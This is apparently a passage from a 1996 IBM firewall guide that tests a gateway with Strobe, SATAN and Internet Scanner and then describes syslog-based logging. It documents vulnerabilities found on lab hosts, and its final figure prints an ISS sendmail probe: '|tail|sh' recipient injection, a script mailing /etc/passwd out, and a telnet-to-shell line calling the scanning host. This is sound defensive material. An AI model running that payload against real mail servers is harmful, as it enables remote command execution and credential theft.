15:35:08.378351232 150.53.104.12.20 > 9.24.104.241.28: S 1740732929:1740732929(0) win 16384 <mss 512>
15:35:08.378944768 150.53.104.12.20 > 9.24.104.215.29: S 1740796929:1740796929(0) win 16384 <mss 512>
15:35:08.379545856 150.53.104.12.20 > 9.24.104.241.29: S 1740860929:1740860929(0) win 16384 <mss 512>
15:35:08.380142208 150.53.104.12.20 > 9.24.104.215.30: S 1740924929:1740924929(0) win 16384 <mss 512>
15:35:08.380741248 150.53.104.12.20 > 9.24.104.241.30: S 1740988929:1740988929(0) win 16384 <mss 512>
```

Figure 177. Tcpdump Trace of Strobe Source-Porting Scan

10.4 SATAN


SATAN is a tool designed by Dan Farmer and Wietse Venema to scan networks and pinpoint security problems. SATAN has been the subject of some criticism, because it is freely available. Some people feel that it is dangerous to make such a tool so widely available. The authors contend, however, that the dangerous crackers know all of SATAN′s tricks already, so it is better to give the knowledge to network administrators, thereby letting them test their own defenses. Unlike other tools, it probes for security holes from outside and searches for a number of different security exposures, in addition to basic port scanning.

SATAN uses a Web browser for its graphical user interface and it generates the reports in HTML form so they can be viewed online within the Web browser. In order to run it you need PERL Version 5 or later.

To configure SATAN, we selected the configuration screen and specified the Level=Heavy option. We limited our probing to network 9.24.104. We disabled the use of PING (as the SNG blocking of ICMP echo requests could prevent SATAN from probing other services) and also disabled the use of DNS (because we are hiding our network structure in the firewall DNS).

10.4.1 SATAN Using Plain IP Routing

Once again, we first ran SATAN with the firewall filters disabled, so it acted as a normal IP router. As you can see from Figure 178 on page 166, it was able to discover several security holes (we analyze them later when we look at Internet Scanner because Internet Scanner discovers the same security holes plus more).



Vulnerabilities - By Type

http://hp_adrian.itso.ral.ibm.com:

Vulnerabilities – By Type

Number of hosts per vulnerability type.

- TFTP file access - 13 host(s)
- unrestricted NFS export - 8 host(s)
- unrestricted X server access - 1 host(s)
- writable FTP home directory - 1 host(s)


Note: hosts may appear in multiple categories.

Back to the SATAN start page | Back to SATAN Reporting and Analysis

Figure 178. SATAN Using Plain IP Routing

10.4.2 SATAN Using SNG

Next we turned on the firewall filtering. Once again it was configured as a dual-homed gateway, with no IP routing allowed, so SATAN was not able to reach the secure network hosts.


NCSA X Mosaic 2.7b2 [Command failed]
File Options Navigate Annotate News Help
Title: Command failed
URL: http://hp_adrian.itso.ral.ibm.com
Back Forward Home Reload Open... Save As... Clone N

SATAN data collection

Data collection in progress...

```
12:24:51 bin/timeout 120 bin/get_targets 9.24.104
```

Command failed


```
bin/get_targets failed – unable to expand subnet 9.24.104
```

Figure 179. SATAN Using SNG

As we are not providing any service to the outside network, when we tried to scan the firewall, it was not able to gain any information from the firewall itself.

10.5 Internet Scanner

Internet Scanner is a commercial product designed to help an administrator to find the different vulnerabilities that exist in the network and help him to fix them. It has very comprehensive tests built in, including the most prominent and newer CERT advisories such as IP spoofing (see 5.2.1, “Rules to Block Attempts at IP Address Spoofing.” on page 58). For more information about Internet Scanner, you can go to the Internet Security System, Inc. home page: http://www.iss.net.



Hosts: File /iss/dist/hosts
Level: Custom
Message: Welcome to Internet Scanner 3.2.5

Figure 180. Internet Scanner

10.5.1 Internet Scanner Using Plain IP Routing

In our configuration, we tested 15 different hosts in our 9.24.104 network. The hosts were AIX machines, and a lot of them are built from a common mksysb tape, so we expected to find repeated vulnerabilities. When we ran the test, we were able to find a lot of different security holes, including root accounts without passwords and /etc/passwd files accessible through TFTP (although this is not as serious in AIX because it uses shadow passwords and stores the encrypted password in /etc/security/passwd).

The following is the detailed report generated by Internet Security Scanner including some comments added by us:

```
                     Internet Security Scanner (C)1994-1996
                                 Version 3.2.5
                       By Internet Security Systems, Inc.
                                Analysis Report

Summary Report of Vulnerabilities
Summary Information
  Hosts Scanned:  15
  Hosts Active:   15
  Hosts Inactive: 0
  Start Time: Fri Feb 16 21:53:20 1996
  End Time  : Fri Feb 16 22:02:47 1996
  Total Time: 9 minutes 27 seconds
  Scan Completed Normally

 Total Number of Vulnerability Risks: 98
 Average Number of Vulnerability Risks per Active Hosts:   06

Open Defaults found through Rexec [High Risk]: 6
    Default accounts allow intruders easy access to remote systems
```

It actually found 4 open accounts in the following 4 hosts: root, guest, root and oracle. As root didn't have a password, it reported duplicated (for a total of 6 accounts).

```
X Check [High Risk]: 1
    Open X Displays allows an intruder to capture keystrokes and to
    execute commands remotely

Mountable [High Risk]: 21
    Mountable means any intruder could gain access through NFS to the
    files exported in the directory on the system.  The risk level should
    be determined by the type of data exported.  If it is a read/writable
    home directory, it is high risk.  If the exported directory is /cdrom,
    then it is probably low risk.  Some administrators purposely export
    directories for everyone to be able to gain access to the data.
```

ISS found mountable directories on 9 different hosts, exporting a total of 21 file systems. The most interesting ones were /usr/local (two times) and /etc.

```
NFS Writable [High Risk]: 7
    NFS Export is writable by anyone.  An intruder could modify any files
    on this system.
```

This was found on 5 different hosts. The most interesting directory allowed was /usr/local (two times).

```
Files Obtained [Medium Risk]: 16
    The files were obtained through various vulnerabilities on the
    machines and allows an administrator to quickly check these critical
    files for misconfigurations.
```


TFTP is badly designed where security is concerned. It allows universal read access unless you configure it otherwise. ISS managed to retrieve files 11 times using TFTP, 4 times using Rexec and once through FTP. It was able to get the files /etc/passwd, /etc/aliases, /etc/inetd.conf, and /etc/hosts.equiv, all of which are critical resources.

```
UUCP available [Medium Risk]: 8
    UUCP may pose a security risk due to possible vulnerabilities, and
    should only be run if required at your site.

Wall Daemon [Medium Risk]: 12
    Wall daemon with no authentication allows an denial of service attack
    by sending garbage to users′ terminals.  With no authentication, it
    would possible for an intruder to send a message as the administrator
    to all users to change their password to something that the intruder
    could use. It is possible to have it send escape characters to make
    the terminal think the user is typing, thus allow an intruder to do
    commands remotely

TFTP [Medium Risk]: 11
    TFTP has no authentication process for letting file transfers taking
    place therefore an intruder could grab the password file

Anonymous FTP [Low Risk]: 2

Finger [Low Risk]: 1
Finger Output [Low Risk]: 1
    Finger gives an intruder information such as login accounts and trust
    hosts
```

```
Rusers Output [Low Risk]: 12
    Rusers gives an intruder information such as login accounts
```

10.5.2 Internet Scanner Using SNG

As for the previous tests, we next activated our SNG configuration, which permitted no IP routing. As you can see from Figure 181, it blocked all of the previous vulnerabilities (this doesn′t mean it corrected them, an insider could still exploit them).



```
                    Internet Security Scanner (C)1994-1996
                              Version 3.2.5
                    By Internet Security Systems, Inc.
                             Analysis Report

Report of Vulnerabilities
Summary Information
  Hosts Scanned:  15
  Hosts Active:   0
  Hosts Inactive: 15
  Start Time: Tue Feb 20 11:04:40 1996
  End Time  : Tue Feb 20 11:08:55 1996
  Total Time: 4 minutes 15 seconds
  Scan Completed Normally
```

Figure 181. Internet Scanner Using SNG

When we look at the traces that Internet Scanner is leaving, using tcpdump, we can first see port scanning and later we can see Internet Scanner trying to use the SOCKS server to reach the Secure Network (look for the repeated connections to port 1080).

```
16:20:38.128103168 150.53.104.12 > 9.24.104.27: icmp: echo request
16:20:39.124981248 150.53.104.12 > 9.24.104.27: icmp: echo request
16:20:40.124937472 150.53.104.12 > 9.24.104.27: icmp: echo request
16:20:41.125011968 150.53.104.12 > 9.24.104.27: icmp: echo request
16:20:42.125031552 150.53.104.12 > 9.24.104.27: icmp: echo request
16:20:43.131715840 150.53.104.12.20 > 9.24.104.27.1: S 966720001:966720001(0) win 8192
16:20:43.132362624 150.53.104.12.20 > 9.24.104.27.7: S 966784001:966784001(0) win 8192
16:20:43.133018112 150.53.104.12.20 > 9.24.104.27.9: S 966848001:966848001(0) win 8192
 .
 .
 .
16:20:51.816646912 150.53.104.12.20 > 9.24.104.27.8080: S 972224001:972224001(0) win 8192
16:20:51.817239552 150.53.104.12.20 > 9.24.104.27.8000: S 972288001:972288001(0) win 8192
16:20:51.817835520 150.53.104.12.20 > 9.24.104.27.9000: S 972352001:972352001(0) win 8192
16:20:51.818436096 150.53.104.12.20 > 9.24.104.27.13326: S 972416001:972416001(0) win 8192
16:20:53.147953024 150.53.104.12.4735 > 150.53.104.27.1080: S 972544001:972544001(0) win 8192 <mss 1457>
16:20:55.795177984 150.53.104.12.4735 > 150.53.104.27.1080: S 972544001:972544001(0) win 8192 <mss 1457>
16:21:05.795386624 150.53.104.12.4735 > 150.53.104.27.1080: S 972544001:972544001(0) win 8192 <mss 1457>
```

Figure 182. Tcpdump Trace of ISS Probe

We can also see how the firewall does a good job of recording this dubious activity, using the syslog facility (see Figure 183 on page 171).

```
Feb 17 16:20:39 rs60004 : ICA1036i: #:10 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.27 p:icmp t:8 c:0 r:r a:n f:n T:0 e:n l:36
Feb 17 16:20:40 rs60004 : ICA1036i: #:10 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.27 p:icmp t:8 c:0 r:r a:n f:n T:0 e:n l:36
Feb 17 16:20:43 rs60004 last message repeated 3 times
Feb 17 16:20:44 rs60004 : ICA1036i: #:80 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.27 p:tcp sp:20 dp:1 r:r a:n f:n T:0 e:n l:40
Feb 17 16:20:44 rs60004 : ICA1036i: #:80 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.27 p:tcp sp:20 dp:7 r:r a:n f:n T:0 e:n l:40
Feb 17 16:20:44 rs60004 : ICA1036i: #:80 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.27 p:tcp sp:20 dp:9 r:r a:n f:n T:0 e:n l:40
 .
 .
 .
Feb 17 16:20:52 rs60004 : ICA1036i: #:80 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.27 p:tcp sp:20 dp:8080 r:r a:n f:n T:0 e:n l:40
Feb 17 16:20:52 rs60004 : ICA1036i: #:80 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.27 p:tcp sp:20 dp:8000 r:r a:n f:n T:0 e:n l:40
Feb 17 16:20:52 rs60004 : ICA1036i: #:80 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.27 p:tcp sp:20 dp:9000 r:r a:n f:n T:0 e:n l:40
Feb 17 16:20:52 rs60004 : ICA1036i: #:80 R:d  i:150.53.104.27 s:150.53.104.12 d:9.24.104.27 p:tcp sp:20 dp:13326 r:r a:n f:n T:0 e:n l:40
Feb 17 16:20:54 rs60004 : ICA1036i: #:1 R:d  i:150.53.104.27 s:150.53.104.12 d:150.53.104.27 p:tcp sp:4735 dp:1080 r:l a:n f:n T:0 e:n l:44
Feb 17 16:20:56 rs60004 : ICA1036i: #:1 R:d  i:150.53.104.27 s:150.53.104.12 d:150.53.104.27 p:tcp sp:4735 dp:1080 r:l a:n f:n T:0 e:n l:44
Feb 17 16:21:06 rs60004 : ICA1036i: #:1 R:d  i:150.53.104.27 s:150.53.104.12 d:150.53.104.27 p:tcp sp:4735 dp:1080 r:l a:n f:n T:0 e:n l:44
```

Figure 183. Fingerprints of an ISS Probe Captured by SNG Logging

Chapter 11. Logging and Managing Logs for the Secure Network Gateway

In this chapter we consider the need for auditing and recording on the firewall and examine the facilities provided by Secured Network Gateway and the base AIX operating system. We also introduce a package that we developed as part of our project which provides a drop-in logging and alerting capability for Secured Network Gateway. The package is called LAID (Logging, Alerting and Intrusion Detection). See Appendix A, "How to Get the Samples in This Book" on page 221 for details of how you can get LAID.

11.1 The Need for Logging

Your firewall is the focal point between your secure environment and the outside world. It is important to establish a security policy to govern that machine. Various attributes of that security policy have been discussed in previous chapters. Configuring the firewall to eliminate security exposures is the first step in securing your environment.

Once you have secured the environment, the next step is to make sure that you log as much activity as you can. This may seem to be a fruitless exercise, because almost all of the log records will just be a manifestation of normal, legitimate events. However, it is estimated that nearly eighty five percent of network intrusions go undetected. This lack of detection may well be related to the lack of thorough logging, monitoring and automated notification. Even if your logging and alerting system do not catch an intrusion as it happens, the log records will be an invaluable tool to discover how the attack was mounted, what damage was done and what other systems may have been compromised.

11.2 Anatomy of a Logging System

There are a number of factors to consider when you are planning the setup of your logging system:

- Record creation and consistency
- Record retention
- Tamper resistance
- Redundancy

11.2.1 Record Creation and Consistency

The immediate reaction to record keeping is concern over the amount of disk it takes to manage the logs. Before discounting the logging activity, consider the importance of the business that you are protecting and the cost of lost data or interrupted services. It becomes apparent quite quickly that the cost of disk space is not an issue compared to the cost of ensuring the security of your network.

The next concern that comes to mind, after you accept that logging information is important, is the need to ensure that the file system does not fill up wherever that file system may be. (We will discuss in 11.2.2, "Tamper Resistance" on page 175 some reasons why you may want to do the logging on a separate, secure host.) One way to control the impact of ever-increasing logs is to create a separate file system. The /var file system is a reasonable place to put system logging. It is also useful to name the log files with a name that is easy to associate with SNG. Thus, a suitable name for the system log directory would be /var/adm/sng/logs.

Having isolated the log files, the next step is to keep their growth in check. This is mainly a question of using a suitable log management system, that purges older records. SNG provides the fwlogmgmt command, which has facilities for archiving logs and maintaining them. We will describe fwlogmgmt in 11.4, “Log Management” on page 187. As a further control, you can use a monitoring tool to check the file system at regular intervals and take appropriate action. One such tool is IBM Systems Monitor and in the LAID monitoring package we configured Systems Monitor to check the size of the file system and increase its size when it exceeded a given threshold. Thus, the issue of the file system filling up and valuable records being lost was solved.

h4 The next question is: what is the preferred format for log records? There is an advantage to using a consistent mechanism for creating them, in that it makes it easier to define automated responses.

We also find it desirable to divide the logs into *categories*. What do we mean by this? Imagine that you are reviewing a suspected system attack. The incident could cover several hours during which time you may have recorded tens of thousands of log records. The clues that you are looking for may just be one or two records, logged by one subsystem (for example, sendmail). It would certainly make your life easier if all the sendmail messages were in one file, instead of being buried in the middle of all the other log records.

Fortunately, AIX provides the *syslog* facility which gives us the attributes of consistency and categorization that we seek.

The Syslog Facility

Syslog is implemented by the syslogd daemon, which reads messages written to UDP port 514 and then sends those messages to a destination specified by the /etc/syslog.conf file. Each properly-formatted message received by syslogd has an identifier associated with it, which defines the origin and severity of the message. The configuration file informs the syslogd daemon whether to send the message to a file, a host or a specific user. In our test configuration we used both the file and the remote host destinations. Each combination of origin and severity was written to a separate log file to facilitate searching for record types.

Configuring syslogd is not difficult:

1. Edit the /etc/syslog.conf file
2. Create the desired logging files and file system (syslogd will not write to files that have not been created in advance)
3. Refresh the syslogd daemon

The configuration file informs the syslogd daemon what action to take upon receipt of a message, depending upon the message source and the message′s priority level. The *selector* field provides the match for the source. The *priority* field indicates what priority messages should be filtered for action. Syslog has a number of predefined categories of system information, and it also provides an extension capability, so that you can add your own local syslog records. We describe the categories that we chose to record in 11.3, "Configuring Syslog for Different Log Record Sources" on page 176.

11.2.2 Tamper Resistance

It has often been speculated that once an unauthorized entry attempt is made, the intruder might want to cover their tracks as quickly as possible. Knowing that the system may be configured to log activities, it would be reasonable that the system logs might be a point of attack. To reduce the risk of having these records altered or removed you may wish to consider logging the activity records on a remote host. Of course, the logging host itself would need to be well protected. A logical configuration is to put it on a host inside the secure network. The filter rule examples in 5.2.5, "Rule to Protect the Syslog Server on the Nonsecure Interface" on page 60 show how to allow syslog connections through.

The next step beyond intensive logging is to set up an alerting system to try to intercept attacks as they happen. Some parts of the alerting system will be based on reading the logs and waiting for suspicious records. Clearly, if the logging itself takes place on a remote host, some portion of the alert processing will take place there also.

In this project we adopted a hybrid approach. We recorded categorized logs locally on the firewall, but also sent summary logs to a remote host for record management. This solution allowed us to use a single alert generation system, using AIX Systems Monitor, on the firewall. It also meant that we had a mirror of the log records in the event that the firewall logs were compromised in some manner.

11.2.3 Record Redundancy

Some of the sources of log information tend to duplicate each other, at least in part. The question therefore arises of whether to be selective and so prevent duplication, or whether to accept the duplication.

In general, we suggest that it is best to use multiple methods of logging and monitoring. For one thing, it is often the case that two logging methods do not provide complete duplication, so one method will yield details that the other misses, and vice versa. Also, by using multiple methods you reduce the exposure if one of the logging techniques fails. For example, an attempt might be made to flood the system logging facility in UNIX (see CERT Advisory CA-95:13). By using multiple logging methods we help ensure that information is logged and not lost. By using multiple methods, different interpretations of data are available as well as different sources of information. We can use these multiple sources together to build an audit trail and to get a broader picture than might otherwise be available.

We explore some of the available information sources in 11.3, "Configuring Syslog for Different Log Record Sources" on page 176.

11.2.4 Record Retention

After determining what needs to be logged, the next logical question is how long should you keep records. There is no simple answer to this, because it will depend on local factors. For example, are the records going to be reviewed daily? Are people more likely to go back and review the records after a period of time? The answers to these questions depend on staffing and job assignments. Knowing your environment will help determine the length of time to keep a record on the system.

Our suggestion is that it is unlikely that log records greater than three months old will be useful for tracking an intrusion, although they may have value for statistical analysis.

11.3 Configuring Syslog for Different Log Record Sources

We configured the /etc/syslog.conf file to handle a variety of different syslog record types. As we have described, the entries in the configuration file are identified by a combination of category and priority level (combined into one field, separated by a period). The second field on each entry is an *action* field. The action is taken for all messages that arrive in the given category with a priority that is equal to or higher than the given priority. We chose to record all possible messages, by specifying the lowest priority level, info.

The action field, in the second portion of each syslogd configuration file entry, identifies a destination (file, host, or user) to send the messages to. If routed to a remote host, the remote system will handle the message as directed by its own configuration file. The following sample syslog.conf entries cause all records in the user category to be saved in a log file and all syslog records of any type to be sent to a remote host (rs600020):

```
user.info               /var/adm/sng/logs/user.info
*.info                  @rs600020
```

You must always remember to make sure to create any files you specify in the action field, because syslogd will only write to existing log files.

The syslogd daemon reads the configuration file when it is started and when it receives a hangup signal. In AIX, syslogd normally runs under the control of the subsystem resource controller, so the command to reprocess the configuration file is:

```
refresh -s syslogd
```

Syslog is a standard AIX feature, so several elements of the AIX operating system use syslog for reporting by default. It also provides seven categories (local1-local7) for additional reporting sources. The Secured Network Gateway uses one of these (local4). We chose to employ the following logging facilities:

Facility	Description
user	Tracks user activity such as ftp sessions to/from host

Facility	Description
mail	Traces mail transactions
daemon	Writes DNS transactions, snmpd transactions and others
auth	Provides login, tsm, and ttloop transaction information
syslog	Provides information on syslog problems

To these system records we added the following local log record types:

Facility	Description
local4	These are the Secured Network Gateway records. Thy record a wide range of events, such as configuration changes, filter rule activity and proxy logins.
local5	We configured the AIX audit subsystem to write these records. They track a variety of file and user updates.
local6	We wrote these records from daily configuration check scripts.
local2	Records that we generated from Systems Monitor for AIX. They are generated for each SNMP trap (alert message).
local1	Records generated by the Secured Network Gateway log monitor function.

We now look at some of these syslog record types in more detail.

11.3.1 User Information

By logging the user.info records from syslogd we are able to track all ftp and tftp sessions. The information in these records tells us not only that an ftp or tftp session occurred, but also exactly what was sent to and from the host, for example:

```
Feb 15 16:59:32 rs60004 ftp[13650]: ftp: IMPORT user root, host ns1.ral.ibm.com, local named.zone, remote named.zone.
Feb 13 12:09:04 rs60004 ftp[11376]: ftp: IMPORT user root, host rs600020.itso.ral.ibm.com, local -, remote NULL.
Feb 22 09:30:46 rs60004 ftp[12380]: ftp: IMPORT user root, host rs600020.itso.ral.ibm.com, local /tmp/ftpMFwDH1, remote
fwexppolicy.
Feb 19 21:22:39 rs60004 ftp[14360]: ftp: IMPORT user root, host , local passthru, remote passthru.
Feb 11 10:33:14 rs60004 tftpd[32294]: recvfrom: The specified file descriptor is not a socket.
Feb 11 15:44:16 rs60004 ftp[15268]: ftp: EXPORT user root, host rs600020.itso.ral.ibm.com, local strobe.doc, remote
strobe.doc.
Feb 13 12:09:07 rs60004 ftp[11376]: ftp: EXPORT user root, host rs600020.itso.ral.ibm.com, local fwice.doc, remote
fwice.doc.
Feb 13 17:04:53 rs60004 ftp[24952]: ftp: EXPORT user root, host rs600020.itso.ral.ibm.com, local do_trace.tcpdump, remote
do_trace.tcpdump.
```

Figure 184. FTP and TFTP Access

The keywords *IMPORT* and *EXPORT* indicate that a get or a put was executed. In addition to seeing what was transferred, errors are also logged. By logging this information, any attempt to take important files from the firewall can be tracked.

11.3.2 Mail Information

We discussed in Chapter 9, “Mail Handling” on page 141 that the sendmail daemon has been a prime source of security holes. Apart from real crackers, the ISS test tool can simulate an attack on sendmail. One way that ISS attempts to find vulnerabilities is by executing shell scripts through the command channel established by sendmail. For example:

```
From MAILER-DAEMON Fri Feb 16 21:32:24 1996
Received: from Mailhub by aix1.ral.ibm.com
          id AA10030; Fri, 16 Feb 1996 11:02:22 -0600
Date: Fri, 16 Feb 1996 21:32:24 -0600
From: MAILER-DAEMON (Mail Delivery Subsystem)
Subject: Returned mail: Cannot deliver mail
Message-Id: <9602170332.AA10030@aix1.ral.ibm.com>
To: MAILER-DAEMON
Status: R

  --- The transcript of the session follows ---
554 qfAA10006: line 5: |tail|sh... sendmail: 0832-177 Cannot mail directly to programs.: A system call received a
parameter that is not valid.

  --- The unsent message follows ---
Received: from Mailhub by aix1.ral.ibm.com
          id AA10006; Fri, 16 Feb 1996 11:02:22 -0600
Date: Fri, 16 Feb 1996 21:17:37 -0600
From: MAILER-DAEMON (Mail Delivery Subsystem)
Subject: Returned mail: Local host not defined
Message-Id: <9602170317.AA10006@aix1.ral.ibm.com>
To: |tail|sh
To: |tail|sh

  --- The transcript of the session follows ---
554 |tail|sh... sendmail: 0832-177 Cannot mail directly to programs.: A system call received a parameter that is not valid.
554 bin@localhost |tail|sh bin@localhost... Local host not defined: A remote host did not respond within the timeout period.
during delivery with hp_adxxxx.agdo.fdl.ibm.com
554 |tail|sh... sendmail: 0832-177 Cannot mail directly to programs.: A system call received a parameter that is not valid.
554 |tail|sh... sendmail: 0832-177 Cannot mail directly to programs.: A system call received a parameter that is not valid.

  --- The unsent message follows ---
Received: from Mailhub by aix1.ral.ibm.com
          id AA10772; Fri, 16 Feb 1996 21:17:37 -0600
Date: Fri, 16 Feb 1996 21:17:37 -0600
From: |tail|sh
Message-Id: <9602170317.AA10772@aix1.ral.ibm.com>
Return-Receipt-To: |foobar
Subject: ISS (This Email does not indicate a vulnerability)
Apparently-To: bin@localhost |tail|sh bin@localhost

# IGNORE THE BELOW MESSAGE.

# testing sendmail remote bug

#!/bin/sh
cat > /tmp/smail.bad <<EOF
Subject: ISS - Sendmail Security Vulnerability Report

Sendmail on the originating host is Vulnerable to Intruders.
Please contact your Vendor for the Newest Sendmail version.
 E-mail: <iss@iss.net> for Internet Security Scanner Information.
EOF
cat /tmp/smail.bad /etc/passwd | mail postmaster
( sleep 2 ; echo quit ) |telnet 150.53.104.12 5700 | sh >> /tmp/tel.out 2> /tmp/tel.err
```

Figure 185. ISS Mail Messages Showing Received Message from MAILER-DAEMON

